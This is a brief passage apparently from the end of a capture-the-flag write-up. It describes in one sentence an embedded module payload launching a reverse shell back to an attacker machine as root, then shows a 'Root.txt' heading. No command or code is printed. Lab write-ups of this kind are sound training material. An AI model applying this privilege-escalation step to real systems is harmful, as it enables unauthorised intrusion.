
This triggers the payload embedded in the module. Since it was configured to launch a reverse shell, the connection spawns back to the attacker machine as root on the host OS.
---
# Root.txt
 Sign in with Wallet
Connect another wallet
Sign in with Wallet
Connect another wallet